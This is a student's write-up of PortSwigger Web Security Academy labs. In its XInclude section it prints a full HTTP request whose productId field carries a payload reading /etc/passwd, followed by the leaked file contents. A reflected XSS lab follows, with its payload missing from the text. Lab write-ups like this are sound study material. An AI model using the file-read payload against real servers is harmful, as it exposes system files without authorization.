Product Name	Image	Rating	Price	Action
Giant Pillow Thing		★★★★★	\$93.39	View details
Eye Projectors		★★★★☆	\$1.42	View details
Roulette Drinking Game		★★★★☆	\$11.48	View details
Balance Beams		★★★☆☆	\$24.34	View details

Then, we needed to activate the interceptor and choose a product presented in the available list. Forward the request and select a country to check his available stock for this one item we have clicked on. We send the intercepted request for when

we change country and we will send that request to Burp Repeater

The screenshot shows the Burp Suite interface. The 'Raw' tab is selected, displaying the raw HTTP request. A context menu is open over the request body, with 'Send to Repeater' highlighted. The 'Inspector' tab on the right shows the request details. The background shows a webpage titled 'WebSecurity Academy' with a product 'Giant Pillow Thing'.

The process to do the task of this lab was to simply change the productId and storeId values in the request to a command. See image below for that command we put in the values of productId

```
1 POST /product/stock HTTP/2
2 Host: 0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
3 Cookie: session=miJh2MHptvelH6JywGeefZK1k7qc0HK5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
11 Content-Length: 21
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
18 href="file:///etc/passwd"/></foo>
19 &storeId=
```

When we send the request, we get a response with crucial information about the directories and data. See image below

```
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2285
5
6 *Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
```

Done 2,409 bytes | 334 millis

After we simply refresh the page on our Burp browser, the lab is solved automatically

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy

Exploiting XInclude to retrieve files

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!


Share your skills! Continue learning >>

Giant Pillow Thing

★★★★★

Home

With this practitioner lab done, we are at 11 apprentice and 4 practitioner done, for a total of 19p. Only one point remaining, which will be the lab presented in the final learning path.




Path 10 – Cross-Site Scripting (XSS)

For the 10th and final path, I have chosen Cross-site scripting (XSS). What is it though? Cross-site scripting (XSS) is a web security vulnerability that allows attackers to inject malicious scripts into trusted websites. This exploitation can compromise user data, manipulate site content, and perform actions on behalf of unsuspecting users.

For the first lab of this path and *final lab* of the assignment, I have chosen the lab named Reflected XSS into HTML context with nothing encoded.

To solve the lab, we simply needed to operate an XSS by typing in the Search line:



And we enter a command in the Search bar to start interacting. *See below the command I used to do that.*



After pressing on the search button next to the search bar, we have already solved the lab.

WebSecurity Academy 

Reflected XSS into HTML context with nothing encoded

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#)

0 search results for "

Conclusion

This final lab concluded the assignment 4 as it is. This lab was very helpful to give us a lot of hands-on about common web vulnerabilities and how they work and how we operate them. We need to know how these vulnerabilities are exploited before we can launch ourselves in the investigating field. Here are the end results with the point mechanic:

Apprentice (1p): 12x for a total of 12p

Practitioner (2p): 4x for a total of 8p

Expert (3p): 0x for a total of 0p

Total combined points: 20

Objective: 20p total and 10 different learning paths **DONE**

References: Only the videos provided with each lab (example:

https://www.youtube.com/watch?v=mW4pFLD-4Hw&ab_channel=MichaelSommer for the last lab (XSS))